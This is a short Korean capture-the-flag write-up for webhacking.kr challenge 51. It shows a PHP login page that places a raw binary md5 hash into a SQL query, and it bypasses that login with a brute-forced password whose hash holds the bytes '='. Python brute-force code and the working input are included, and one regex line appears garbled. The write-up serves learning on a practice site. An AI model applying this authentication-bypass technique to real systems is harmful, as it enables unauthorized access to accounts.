

# webhacking.kr 51번문제

Xero

박준혁 (한양대학교 신소재공학부 2학년 군휴학 중)

2016-04-04

Email : wnsgurzxc@naver.com

Facebook : <https://www.facebook.com/wnsgurzxc>

Admin page가 하나 있다.

A screenshot of a web page titled "Admin page" in a large, bold, white font on a black background. Below the title, there is a login form with two input fields. The first field is labeled "ID" in green text, and the second field is labeled "PW" in green text. Both fields are white with a gray border. Below the "PW" field, there is a white button with the Korean text "제출" (Submit) in black.

오른쪽 하단에 Source라고 index.php로 하이퍼링크가 되어있다.  
다음은 index.php의 소스이다.

```
<?
if($_POST[id] && $_POST[pw])
{
$input_id=$_POST[id];
$input_pw=md5($_POST[pw],true);
$q=@mysql_fetch_array(mysql_query("select id from challenge_51_admin where id='$input_id'
and pw='$input_pw'"));

if($q[id]=="admin")
{
@solve(51,250);
}
if($q[id]!="admin") echo("<center><font color=green><h1>Wrong</h1></font></center>");
}
?>
```

php md5함수를 검색해보면 md5함수에 true를 줬을 때 바이너리로 반환한다고 한다.

#### raw\_output

TRUE이면, 해시를 길이 16의 바이너리 형식으로 반환합니다. 기본값은 FALSE입니다.

SQL에서 where절에 id='1번 값'='2번값' 형식으로 값을 주면 다음과 같은 결과값이 나온다.


1번 값=2번 값이 둘 다 참일 경우 그 값을 리턴, 참=거짓이면 그 값을 빼고 모두 리턴, 거짓=거짓이면 모두 리턴한다.

이것과 pw부분에 md5 바이너리 값이 들어가는 것을 이용해서 '=' 가 들어가면 거짓=거짓으로 모든 값을 출력할 것이다.

파이썬으로 '=' 값이 들어가는 것을 찾기 위해 브루트포싱하였다.

```
>>> import re, hashlib
>>> for i in range(10000000):
    if re.findall(b'\ '='', hashlib.md5(str(i).encode()).digest()):
        print(i, hashlib.md5(str(i).encode()).digest())
        break
1839431 b"\xc37\x90\xa5\xaf\xc4\xb1A@J\xbe'='\xaa\xa9"
```

위와 같이 코딩하여 1839431이라는 값을 얻었고, id에 admin, pw에 1839431을 입력하였다.



1839431

그러면 다음과 같이 클리어된다.

